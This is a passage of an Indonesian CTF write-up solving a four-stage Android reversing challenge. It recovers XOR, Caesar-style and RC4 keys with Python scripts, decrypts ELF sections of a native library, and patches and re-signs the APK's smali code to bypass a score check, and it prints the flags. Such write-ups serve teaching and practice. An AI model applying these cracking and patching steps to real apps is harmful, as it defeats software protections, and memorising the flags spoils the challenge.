  v11 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  StringUTFChars = _JNIEnv::GetStringUTFChars(a1, a4, 0LL);
  std::string::basic_string<decltype(nullptr)>(v10, StringUTFChars);
  if ( a3 != 1 )
  {
    if ( a3 == 2 && (level2(a1, a2) & 1) != 0 )
    {
      v9 = 1;
      goto LABEL_9;
    }
LABEL_8:
    v9 = 0;
    goto LABEL_9;
  }
  if ( (level1((__int64)v10) & 1) == 0 )
    goto LABEL_8;
  v9 = 1;
LABEL_9:
  std::string::~string(v10);
  _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
  return v9 & 1;
}
```

Sampai disini kita telah berhasil decrypt section .text
Flag : itf{s1Mpl3_x0r_s1mPl3_d3crYpT}

game #2 (500 pts)

Selanjutnya untuk game #2 lanjutkan analisis pada library. Disini kami melakukan analisis terhadap fungsi level1 pada gambar sebelumnya.

```
__int64 __fastcall level1(__int64 a1)
{
  _BYTE *v2; // [xsp+10h] [xbp-50h]
  char v5; // [xsp+3Fh] [xbp-21h]
  char v6[24]; // [xsp+40h] [xbp-20h] BYREF
  __int64 v7; // [xsp+58h] [xbp-8h]

  v7 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  v2 = SSM::Decrypt((SSM *)((unsigned int)&dword_40 + 1));
  if ( (sub_104D0(a1, v2) & 1) != 0 )
  {
    std::string::basic_string<decltype(nullptr)>(v6, ".level2");
    decrypt_section(v6, a1);
    std::string::~string(v6);
    v5 = 1;
  }
  else
  {
    v5 = 0;
  }
  _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
  return v5 & 1;
}
```

level 1 melakukan decrypt terhadap section .level2 , dan sub_104D0 merupakan fungsi string compare, jadi kita bisa mendapatkan keynya dari fungsi SSM::Decrypt((SSM *)((unsigned int)&dword_40 + 1)); . Argument fungsi SSM:Decrypt adalah 0x40+1 . Jadi implementasikan SSM:Decrypt menggunakan python dan dapatkan hasil decrpyt untuk nilai sesuai argumentnya. Berikut implementasi dari SSM:Decrypt.

```
data = [0, 0xC3, 0x88, 0xAF, 0xEF, 0x23, 0, 0, 0xB5, 0x67, 0x74, 0x92, 0x82, 0x26, 0xDF,
0x8F, 0xE2, 0x57, 0x89, 0xA7, 0x3E, 0x55, 0x77, 0x3A, 0x4C, 0x74, 0x70, 0x5F, 0xBD, 0xD0,
0, 0, 0xB9, 0x3D, 0x82, 0x13, 0x1D, 0x76, 0x59, 0xED, 0x4B, 0x56, 0xDA, 0xB1, 0xCC,
0xF6, 0x6F, 0xB7, 0x23, 0xF1, 0xE3, 0x83, 0x6D, 0xFB, 0x72, 0xD6, 0x58, 0x77, 0x1C, 0x25,
0x98, 0x75, 0x1F, 0xD9, 0, 0, 0x48, 0x94, 0x89, 0x4D, 0xD, 0x2D, 0x58, 0x70, 0xEE, 0x96,
0x48, 0x30, 0x2E, 0xA3, 0x7F, 0xD5, 0xC2, 0xCB, 0x4C, 0xD5, 0xBE, 0x67, 0x2D, 0xBD,
0x44, 0xEC, 2, 0xC2, 0x3E, 0x59, 0, 0, 0x4D, 0xC5, 0x8C, 0xDB, 0x15, 0xE4, 0x50, 0x9B,
0xBC, 0xF9, 0x8C, 0x3F, 0xE7, 0x4E, 0xF8, 0xDA, 0x56, 0x4F, 0, 0, 0x77, 0xF9, 0x94, 0xD,
8, 0x84, 0x55, 0x3B, 0xB7, 0x94, 0xBD, 0xC3, 0xCB, 6, 0x8A, 0xCD, 0xBD, 0x68, 0x41,
0x6E, 0x76, 0xEF, 0xC0, 0xAC, 0x30, 0x54, 0xD0, 0xA3, 0x68, 0xA4, 0xEB, 0x6D, 0x57,
0x65, 0xD6, 0xE0, 0xEC, 0x9B, 0, 0, 0xFB, 0xC9, 0xAC, 0x6A, 0xB, 0x63, 3, 0x81, 0xFE,
0xBD, 0x63, 0xBB, 0x9B, 1, 0x5C, 1, 0xA, 0, 0, 0x38, 0x34, 0xE2, 0xDF, 0x42, 0xB7, 0x32,
0xDC, 0x21, 0x3D, 0xFD, 0xEA, 0xA3, 0xAF, 0x5C, 0x61, 0x4E, 0x14, 0x25, 4, 0x59, 0x74,
0x7C, 0xA9, 0x3B, 0x3D, 0xBF, 0xDD, 0x91, 0x7E, 0xE1, 0x2F, 0x71, 0xE7, 0xD1, 0x6D,
0x3B, 0, 0, 0x9B, 0x6D, 0xC, 0x7C, 0x63, 0x37, 0xCB, 0x45, 0x56, 0, 0, 0xBA, 0xBF, 0xC1,
0xE3, 0xB6, 0x8F, 0x2B, 0x91, 0x7E, 0xDF, 0xAB, 0x98, 0x8C, 0xD7, 0x89, 0x74, 0x5A,
0x64, 0xA0, 0x1D, 0x55, 0x91, 0xF1, 0xCC, 0x67, 0x1D, 0xD7, 0x5F, 0x77, 0x26, 0x8A,
0xC2, 0xC3, 0x91, 0x92, 0x25, 0x31, 0xF, 0x72, 0xC0, 0x54, 0x23, 0x97, 0xF1, 7, 0x94,
0x53, 0x20, 0xEB, 0xC0, 0xD1, 0x20, 0xE5, 0x8B, 0x29, 0x8C, 0xEF, 0x5B, 0xC3, 0xCC,
0x91, 0, 0, 0x42, 0xA1, 0xCC, 0x4F, 0xD1, 0xBC, 0xF8, 0x5E, 0x7F, 0xB7, 0xD8, 0x24, 0x7F,
0x4A, 0x52, 0x91, 0x23, 0xE5, 0x61, 0xCE, 0x73, 0x49, 0, 0, 0xC6, 0x47, 0x2C, 2, 0xEE,
0xDD, 0xFD, 0xAF, 0, 0, 0x1F, 0xCD, 6, 0xA, 0xB6, 0xA8, 0x76, 0xE7, 0x20, 0x91, 0x1A,
0x57, 0x98, 0x37, 0x61, 0xE2, 0xF6, 0x2E, 0x4A, 0x4B, 0, 0, 0x34, 0x7E, 0xEB, 0x62, 0, 0,
0xB5, 0xD8, 0x45, 0x6A, 0x59, 0xA0, 0xC2, 0xE1, 0x1F, 0x1F, 0x9A, 0x4F, 0xAE, 0x76, 0x68,
```

0x9E, 0x66, 0xAB, 0x9C, 0x17, 0xD4, 0x24, 0x87, 0xA0, 0x47, 0x65, 0xD1, 0x20, 0x1F, 0x65,
0x66, 0x81, 0xA6, 0x76, 0xC4, 0x82, 0x42, 0x5D, 0xBF, 0xF4, 0xD1, 0x3F, 0xC, 3, 0x50, 0, 0,
0x33, 0x74, 0x60, 0xA2, 0x47, 0xEC, 0x15, 0xDB, 0x71, 0, 0, 0x9D, 0x69, 0x69, 0xF5, 0xD8,
0xB0, 0xE2, 0x63, 0x7F, 0xB4, 0x31, 0x4D, 0x6D, 0xDA, 0xA2, 0xAD, 0x4D, 0x84, 0x12,
0xE8, 0x25, 0x13, 0xA5, 0xF1, 0x61, 0xD3, 0xDA, 0xF8, 0xDE, 5, 0x37, 0xF9, 0x2C, 0xE5,
0xBA, 0x1B, 0, 0, 0xD4, 0xA8, 0x5A, 0xBC, 0xC8, 0x4F, 0xD1, 0x61, 0x71, 0xFB, 0x96,
0x1D, 0xE1, 0xA7, 0x5E, 0xD1, 0x16, 0x5A, 0xEB, 0, 0, 0xA7, 0x1E, 0xFB, 0x6E, 0x59, 0xE,
0xC4, 0xAC, 0xB3, 0x28, 0xA6, 0x2B, 0xE3, 0x2E, 0xBE, 0x8E, 0xCD, 0x14, 0xB5, 0, 0,
0xE3, 0xCB, 0x32, 0xF7, 0xC6, 0xBA, 0x82, 0x8B, 0xA9, 0, 0, 0x6B, 0x75, 0, 0, 0x67, 0xEF,
0xCF, 0xA5, 0xE6, 0xFD, 0x2F, 0x60, 0, 0, 0x14, 0xDB, 0xCE, 0x4B, 0x45, 0x62, 0xC, 0xAC,
0x62, 0x95, 0xB1, 0, 0]
keys = [0x4A, 0xC0, 0x4B, 0x9C, 0xC6, 0x72, 0xB3, 0x9B, 0x6D, 0xB8, 0x56, 0xC1, 0xF8,
0x1E, 0xE7, 0xD2, 0xB5, 0x93, 0xA8, 0x43, 0xF, 0x7B, 0xE3, 0x63, 7, 0x7B, 0xC5, 0xFC,
0x7D, 0xB7, 0x11, 0x46, 0x77, 0x5B, 0xE1, 0xBC, 0x4C, 0x95, 0x57, 0xB8, 0x4D, 0xAC,
0xF9, 0x45, 0x49, 0xE0, 0x17, 0xFE, 0xF2, 0x3E, 0x41, 0x80, 0xB9, 0xA3, 0x63, 0x3F, 0x1E,
0x28, 0xBB, 0x1A, 0xDE, 0xCB, 0x60, 0xD5, 0xA5, 0x41, 0x91, 0xF1, 0x55, 0x29, 0x21,
0x14, 0x22, 0x65, 0x5D, 0x81, 0xFB, 0x5B, 0xF3, 0xB8, 0x1B, 0x73, 0xF0, 0xBD, 0xD5,
0x30, 0x5B, 0x7D, 0xEA, 0x74, 0x5B, 0xB5, 0xD3, 0x30, 0xD9, 0x94, 0x41, 0xCA, 0xE8,
0xA8, 0xF3, 0x89, 0x3B, 0x94, 0xED, 0x97, 0x95, 0x68, 0x71, 0x88, 0xA0, 0x8B, 0x7A, 0x90,
0xC8, 0xCF, 0x3F, 0x23, 0x4C, 0xA8, 0x16, 0x26, 0xDC, 0x69, 0x56, 0xB6, 0xFC, 0x16,
0x80, 0x64, 0xBD, 0xF2, 0xEC, 0xF7, 0x87, 0x5A, 0xF, 0x9B, 0x41, 0x7F, 0xA2, 0x60, 0x8A,
0x9B, 0xF0, 0xD1, 0x6A, 0xAE, 0xF3, 0x35, 0x57, 0x88, 0x5B, 0x33, 0xF0, 0x30, 0x68,
0x6C, 0x45, 0xE8, 0x81, 0x5A, 0x3C, 0x78, 0x60, 0x15, 6, 0xFA, 0xD5, 0x85, 0x9C, 0x35,
0x8E, 0x38, 0xA4, 0x5F, 0x21, 0x53, 0xD1, 0x56, 0xA9, 0x59, 0xB0, 0x5B, 0xC9, 0x5F, 0xC3,
0x35, 0xA3, 0x2B, 0x84, 0x24, 0x84, 0x40, 0x1B, 0xE4, 0xD3, 0x21, 0x5E, 0xA8, 0x25, 0x7A,
0x5D, 0x32, 0x31, 1, 0x90, 0x51, 0x53, 0xE0, 0x26, 0x7B, 0xB8, 0x55, 0xD6, 0x81, 0xB3,
0x19, 0xB6, 0xD5, 0x43, 0xB9, 0xF8, 0x46, 0x78, 0x93, 0xA9, 0xB3, 8, 0x73, 0x57, 0x81,
0xCF, 0x88, 0xB1, 0xD0, 0x97, 0x81, 0x23, 0x77, 0xA7, 0x1E, 0x2F, 0xFB, 0x73, 0x30, 0x8B,
0xE5, 4, 0x4D, 0x1E, 0xFC, 0x12, 0x96, 0xF, 0xBB, 0xE1, 0xC1, 0x42, 0x54, 0x97, 0xC2,
0x24, 0x1F, 0xF2, 0x73, 0xB5, 0xF2, 0x15, 0xAB, 0x99, 0x32, 0x59, 0x15, 0xA4, 0x88, 0x43,
0xAE, 0x6D, 0x46, 0xFA, 0xB, 0xC1, 0xD, 0xA0, 0xCF, 0x47, 1, 0x10, 0x88, 0xD3, 0xA6,
0xC9, 0x76, 0x44, 0x3B, 0xE8, 0x78, 0x2D, 0x7D, 0xA2, 0x46, 0xAE, 0xFB, 0x5A, 0xD2,
0x83, 0x1C, 0x80, 0x70, 0x61, 0xFA, 0x7A, 0xA2, 7, 0x99, 0x71, 0xCC, 0x99, 1, 0x54, 0xEB,
0x26, 0x1D, 0x62, 0x6A, 0x57, 0xC9, 0x61, 3, 0x46, 4, 0x48, 0x74, 0xFE, 0x21, 0x46, 0x81,
0x3C, 0xC5, 0x70, 0x1D, 0xBF, 0xE9, 0xBE, 0x45, 2, 0xAE, 0x11, 0x9A, 0x2E, 0xE3, 6, 0x54,
0xFF, 0x67, 0x3D, 0xD5, 0xAF, 0x1D, 0xD8, 0xF5, 0x20, 0x20, 0x69, 0x9D, 0x41, 0xAE,
0x9E, 0xFB, 0xF2, 0xE, 0x18, 0x32, 0x77, 0x55, 0xF5, 0x78, 0x83, 7, 0x92, 0xB0, 0x69,
0x97, 0x83, 0x69, 0xFD, 0x3F, 0xBD, 0xAC, 0x5C, 0x95, 0x21, 0xFA, 0x35, 9, 0x98, 0xF4,
0xB6, 0xB5, 0xEF, 0x29, 0xC2, 0x87, 0x5A, 0x39, 0x5B, 0x4F, 0xB1, 0xDD, 0xD4, 0x43, 0xE,
0x3E, 0xD9, 0x10, 0x26, 0x56, 0x4F, 0x62, 0x81, 0xAA, 0xF7, 0x22, 0x24, 0xAB, 0x2A,
0xBB, 0x9F, 0x60, 0x70, 0xE, 0x88, 0xB2, 0x14, 0x61, 0xEA, 0x6F, 0x2F, 0x1B, 0x4C, 0x83,
0xDC, 0xD8, 0xC0, 0x35, 0xE8, 0x65, 0xA, 0x37, 0xC6, 0xB, 0x60, 0x3D, 0x2C, 0x83, 0xE7,
0x55, 0xBE, 6, 0xB4, 0xAD, 0x93, 0xBB, 0x5F, 0xA6, 0x1C, 0xC9, 0x15, 0x4B, 0xE3, 0xE0,
0xCD, 0x40, 0xB8, 0xD, 0x74, 0xA0, 0xF0, 0x7E, 0x56, 0x36, 0x88, 0xB5, 0x73, 0x33, 0xB8,
0xD9, 0x87, 0x76, 0x5F, 0xBB, 0x23, 0x71, 0xF5, 0x82, 0x17, 0x91, 0xCA, 0xAB, 0x5B,
0x2D, 0x8B, 0xA7, 0x6C, 0xC2, 0x33, 0xE0, 0xE2, 0x23, 0xDD, 0x38, 0xD7, 0xE4, 0x6D,
0x4A, 0x17, 0x25, 0xA3, 0x1D, 0x9A, 0x81, 0x57, 0x3C, 0xF1, 0x4D, 0x3D, 0]
param_1 = 0x40+1
result = []
i = 0

```
dec = ""
while data[param_1+1+i]!=0:
    data[param_1+1+i] ^= (keys[param_1+i] * (param_1-i))^0xa0
    dec += chr(data[param_1+1+i]&0xff)
    i+=1
print(dec)
```

```
kosong … intechfest andro game python ssm_dec.py
itf{h1dd3n_bY_w3ak_3ncrypt10n}
```

Setelah mendapatkan key maka selanjutnya decrypt section .level2 . Caranya sama seperti kode decrypt .text sebelumnya, cman beda di validasi address disassembly,section, dan keynya.


```
from elftools.elf.elffile import ELFFile
from capstone import *
import os

f = open('./libpatch_first.so', 'rb')
g = f.read()
elf = ELFFile(f)
code = elf.get_section_by_name('.level2')
ops = code.data()
start =  g.index(ops[:10])
length = len(ops)
key = b"itf{h1dd3n_bY_w3ak_3ncrypt10n}"
for ind in range(len(key)):
    h = list(g)
    for i in range(start,start+length+1):
        h[i] = h[i]^key[(i+ind)%30]
    fn = "libpatch_second.so"
    out = open(fn,"wb")
    out.write(bytes(h))
    out.close()
    print(ind)
    os.system("aarch64-linux-gnu-objdump -d libpatch_second.so  | grep -A3 \" 2a60c:\"")
```

```
kosong … intechfest andro game python helper_second.py
0
   2a60c:       d106c3a0        sub     x0, x29, #0x1b0
   2a610:       f900cbfc        str     x28, [sp, #400]
   2a614:       a91a7bfd        stp     x29, x30, [sp, #416]
   2a618:       910683fd        add     x29, sp, #0x1a0
1
   2a60c:       c21bd1bd        .inst   0xc21bd1bd ; undefined
   2a610:       ae009ea5        .inst   0xae009ea5 ; undefined
   2a614:       92274aa0        and     x0, x21, #0xfe000ffffe000fff
   2a618:       c342abfb        .inst   0xc342abfb ; undefined
2
   2a60c:       9b08ccaf        msub    x15, x5, x8, x19
   2a610:       f3579ef0        .inst   0xf3579ef0 ; undefined
   2a614:       941c7791        bl      748458 <__bss_end__@@Base+0x70fb68>
   2a618:       c910efd3        .inst   0xc910efd3 ; undefined
3
   2a60c:       ce51dfb2        .inst   0xce51dfb2 ; undefined
   2a610:       c20ac9f0        .inst   0xc20ac9f0 ; undefined
   2a614:       bc1a4cac        str     s12, [x5, #-92]!
   2a618:       fd1abd97        str     d23, [x12, #13688]
4
   2a60c:       ce0486a1        .inst   0xce0486a1 ; undefined
   2a610:       ff3b94a7        .inst   0xff3b94a7 ; undefined
   2a614:       f8324a97        str     x23, [x20, w18, uxtw]
   2a618:       912eb7c5        add     x5, x30, #0xbad
5
   2a60c:       9904d3f8        stlur   w24, [sp, #77]
```

Terlihat index ke-0 sudah merupakan instruksi yang valid, jadi gunakan index ke-0.
Flag : itf{h1dd3n_bY_w3ak_3ncrypt10n}

game #3 (500 pts)

Selanjutnya analisis level 2



```
__int64 v124; // [xsp-10h] [xbp-10h]
__int64 v125; // [xsp-8h] [xbp-8h]

v124 = v86;
v125 = v87;
v123 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
v118 = (_JNIEnv *)(v86 - 432);
v122 = xmmword_2B592;
for ( i = 0; i < 15; ++i )
  *((_BYTE *)&v122 + i) ^= 0x69u;
for ( j = 0; j < 15; ++j )
{
  if ( *((unsigned __int8 *)&v122 + j) < 0x61u || *((unsigned __int8 *)&v122 + j) > 0x7Au )
  {
    if ( *((unsigned __int8 *)&v122 + j) >= 0x41u && *((unsigned __int8 *)&v122 + j) <= 0x5Au )
      *((_BYTE *)&v122 + j) = (*((unsigned __int8 *)&v122 + j) - 59) % 26 + 65;
  }
  else
  {
    *((_BYTE *)&v122 + j) = (*((unsigned __int8 *)&v122 + j) - 91) % 26 + 97;
  }
}
v106 = ((__int64 (__fastcall *)(_JNIEnv *, __int64))_JNIEnv::GetObjectClass)(v118, a2);
v105 = SSM::Decrypt((SSM *)((unsigned int)&qword_60 + 1), v106);
v104 = SSM::Decrypt((SSM *)((unsigned int)&qword_70 + 5), v88);
v114 = ((__int64 (__fastcall *)(_JNIEnv *, __int64, __int64, __int64))_JNIEnv::GetMethodID)(v118, v106, v105, v104);
v113 = ((__int64 (__fastcall *)(_JNIEnv *, __int64, __int64))_JNIEnv::CallObjectMethod)(v118, a2, v114);
v103 = SSM::Decrypt((SSM *)((unsigned int)&qword_98 + 5), v106);
v102 = SSM::Decrypt((SSM *)(unsigned int)&dword_B0, v89);
v112 = ((__int64 (__fastcall *)(_JNIEnv *, __int64, __int64, __int64))_JNIEnv::GetMethodID)(v118, v106, v103, v102);
```

Terlihat terdapat xor terhadap static value dan algoritma semacam caesar cipher. Jadi tinggal implementasi saja untuk mendapatkan v122 dimana v122 ini nanti dibandingkan dengan suatu

nilai dan digunakan untuk decrypt section. Maka dari sini bisa kita simpulkan bahwa v122 merupakan keynya.

```
a = [0x3E, 0xA, 5, 0x1E, 0xF, 0x10, 0x49, 0, 0x13, 0x49, 0x27, 5, 6, 4, 7]
v122 = []
for i in a:
        v122.append(i^0x69)

for i in range(15):
        if(v122[i]<0x61 or v122[i]>0x7a):
                if(v122[i] >= 0x41 and v122[i]<=0x5a):
                        v122[i] =  (v122[i] - 59) %26 + 65
        else:
                v122[i] =  (v122[i] - 91) %26 + 97
print(''.join(map(chr,v122)))
```

```
kosong … intechfest andro game python solver_level2.py
Circle of Trust
```

Selanjutnya decrypt section .level3 dengan key tersebut

```
from elftools.elf.elffile import ELFFile
from capstone import *
import os

f = open('./libpatch_second.so', 'rb')
g = f.read()
elf = ELFFile(f)
code = elf.get_section_by_name('.level3')
ops = code.data()
start =  g.index(ops[:10])
length = len(ops)
key = b"Circle of Trust"
for ind in range(len(key)):
    h = list(g)
    for i in range(start,start+length+1):
        h[i] = h[i]^key[(i+ind)%15]
    fn = "libpatch_final.so"
    out = open(fn,"wb")
    out.write(bytes(h))
    out.close()
    print(ind)
    os.system("aarch64-linux-gnu-objdump -d libpatch_final.so  | grep -A3 \" 2aa88:\"")
```

```
2
   2aa88:       c10118db        .inst   0xc10118db ; undefined
   2aa8c:       e44995e4        st1b    {z4.s}, p5, [x15, z9.s, uxtw]
   2aa90:       fb2637f8        .inst   0xfb2637f8 ; undefined
   2aa94:       8651d6e7        .inst   0x8651d6e7 ; undefined
3
   2aa88:       c6071ffd        .inst   0xc6071ffd ; undefined
   2aa8c:       f552bfd3        .inst   0xf552bfd3 ; undefined
   2aa90:       b4633ef7        cbz     x23, f126c <__bss_end__@@Base+0xb897c>
   2aa94:       a02590ee        .inst   0xa02590ee ; undefined
4
   2aa88:       f10019fa        subs    x26, x15, #0x6
   2aa8c:       fa43a4f9        .inst   0xfa43a4f9 ; undefined
   2aa90:       bd2c7bfe        str     s30, [sp, #11384]
   2aa94:       a703e4a8        .inst   0xa703e4a8 ; undefined
5
   2aa88:       db371efc        .inst   0xdb371efc ; undefined
   2aa8c:       f34cb5e2        .inst   0xf34cb5e2 ; undefined
   2aa90:       fb2534bb        .inst   0xfb2534bb ; undefined
   2aa94:       a104c2dc        .inst   0xa104c2dc ; undefined
6
   2aa88:       c01d29fb        .inst   0xc01d29fb ; undefined
   2aa8c:       b645baf3        tbz     x19, #40, 261e8 <__dynamic_cast@@Base+0x180>
   2aa90:       8f633df4        .inst   0x8f633df4 ; undefined
   2aa94:       a602c5fa        .inst   0xa602c5fa ; undefined
7
   2aa88:       d10603cc        sub     x12, x30, #0x180
   2aa8c:       f900b3fc        str     x28, [sp, #352]
   2aa90:       a9177bfd        stp     x29, x30, [sp, #368]
   2aa94:       9105c3fd        add     x29, sp, #0x170
8
   2aa88:       de1718e6        .inst   0xde1718e6 ; undefined
   2aa8c:       f04ff6f5        adrp    x21, 9ff09000 <__bss_end__@@Base+0x9fed0710>
   2aa90:       ae310fbb        .inst   0xae310fbb ; undefined
   2aa94:       bb32c4fb        .inst   0xbb32c4fb ; undefined
9
   2aa88:       d71809fd        .inst   0xd71809fd ; undefined
   2aa8c:       b646b9b0        tbz     x16, #40, 281c0 <__cxa_deleted_virtual@@Base+0x1374>
```

Terlihat index 7 merupakan instruksi yang valid.
Flag : itf{Circle of Trust}

game #4 (500 pts)

Terakhir , dilakukan decrypt terhadap game.dex pada assets . Hal ini diketahui dari decrypt menggunakan SSM:Decrypt untuk setiap index yang menjadi argument.

```
45  if ( access(path, 0) == -1 )
46    mkdir(path, 0x1FFu);
47  v14 = SSM::Decrypt((SSM *)((unsigned int)&qword_1E8 + 1), v8);
48  sub_10AB0(v31, 6LL);
49  sub_109B0(v33, 256LL, 256LL, v14, path);
50  modes = (char *)SSM::Decrypt((SSM *)((unsigned int)&qword_1F0 + 4), v9);
51  stream = fopen(v33, modes);
52  if ( stream )
53  {
54    while ( 1 )
55    {
56      v10 = AAsset_read(asset, buf, 0x400u);
57      v26 = v10;
58      if ( !v10 )
59        break;
60      v12 = (char *)SSM::Decrypt((SSM *)((unsigned int)&dword_200 + 2), v10);
61      rc4(buf, v26, v12);
62      fwrite(buf, 1u, v26, stream);
63    }
64    fclose(stream);
65    AAsset_close(asset);
66    v30 = _JNIEnv::NewStringUTF(a1, v33);
67  }
68  else
69  {
70    v30 = 0LL;
71  }
72  _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
73  return v30;
74}
```

Algoritma decrypt yang diimplementasikan adalah rc4 jadi tinggal dapatkan key (v12) lalu implementasikan decrypt menggunakan rc4.

Ubah value param_1 pada script ssm_dec sebelumnya menjadi 0x202

```
kosong … intechfest andro game python ssm_dec.py
n1n0_k4w4ii
```

Read asset dilakukan per 0x400 bytes, jadi implementasikan hal yang sama juga.

```
from arc4 import ARC4

f = open("resources/assets/game.dex","rb").read()
out = open("dec.dex","wb")
for i in range(0,len(f),0x400):
        arc4 = ARC4(b'n1n0_k4w4ii')
        tmp = arc4.encrypt(f[i:i+0x400])
        out.write(tmp)
out.close()
```

Gunakan jadx untuk decompile file dex nya

com.intechfest.game.GameView

```
        fArr[1] = (float) random2;
        canvas.drawCircle((float) random, (float) random2, (float) this.m_circleRad, this.m_CirclePaint);
    }

    /* access modifiers changed from: protected */
    public void onDraw(Canvas canvas) {
        canvas.drawText("" + (10 - this.m_score) + " point(s) left to unlock the flag!", (float) (getWidth() / 2), (float) (getHeight() / 2), this.m_ScoreTextPaint);
        drawCircle(canvas);
        int i = this.m_score;
        if (i < 9) {
            return;
        }
        if (i == 10) {
            String str = null;
            try {
                str = getFlag();
            } catch (Exception e) {
                e.printStackTrace();
            }
            canvas.drawText(str, ((float) getWidth()) - (this.m_FlagTextPaint.measureText(str) * 0.2f), (float) ((getHeight() / 2) + scaleSize(50)), this.m_FlagTextPai
            return;
        }
        invalidate();
    }

    public boolean onTouchEvent(MotionEvent motionEvent) {
        if (this.m_score >= 9) {
            return false;
        }
        int x = (int) motionEvent.getX();
        int y = (int) motionEvent.getY();
        float[] fArr = this.m_circlePos;
        float f = ((((float) x) - fArr[0]) * (((float) x) - fArr[0])) + ((((float) y) - fArr[1]) * (((float) y) - fArr[1]));
        int i = this.m_circleRad;
        if (f < ((float) (i * i))) {
            this.m_score++;
            try {
                submitScore();
            } catch (Exception e) {
                e.printStackTrace();
            }
            invalidate();
        }
        return super.onTouchEvent(motionEvent);
    }

    /* access modifiers changed from: package-private */
    public int scaleSize(int i) {
        return (int) (((float) i) * getResources().getDisplayMetrics().density);
    }
}
```

Code Smali

Terlihat terdapat function getFlag yang dipanggil dari libgame.so . Karena libgame.so juga diobfsucate dan cukup kompleks , maka cara paling mudah adalah dengan mengikuti alur dari awal. Yaitu input key pada apk, patch file name apk . Dari percobaan ketika score 9 maka titik hijau yang ditekan menjadi sangat acak dan tidak bisa ditekan. Jadi disini kami lakukan patch untuk game.dex (patch pada smali) karena entah kenapa kami tidak bisa melakukan hook terhadap beberapa function. Berikut alur patch kami + commandnya

Ubah pengecekan pemanggilan getFlag dari score==10 menjadi score==2 , jangan lupa ubah nilai i<9 juga menjadi i<2. Selanjutnya pada percobaan pertama ternyata ada validasi juga di library , maka kita perlu tambahkan 5 kali pemanggilan submitscore untuk setiap score+=1 . Sehingga saat score ==2 maka dilakukan pemanggilan submitscore sebanyak 10 kali. Berikut alur patch kami

```
java -jar baksmali-2.5.2.jar dis dec.dex
# patch smali
java -jar smali-2.5.2.jar as out
mv out.dex nHVZeGukN75PpvXrhtOe/assets/game.dex
python enc.py
# ubah app_name pada strings.xml menjadi <string name="app_name">Circle of
Trust</string>
apktool b nHVZeGukN75PpvXrhtOe
rm circle-aligned-debugSigned.apk && rm circle.apk
cp nHVZeGukN75PpvXrhtOe/dist/nHVZeGukN75PpvXrhtOe.apk circle.apk
java -jar uber-apk-signer-1.2.1.jar --allowResign -a circle.apk
```

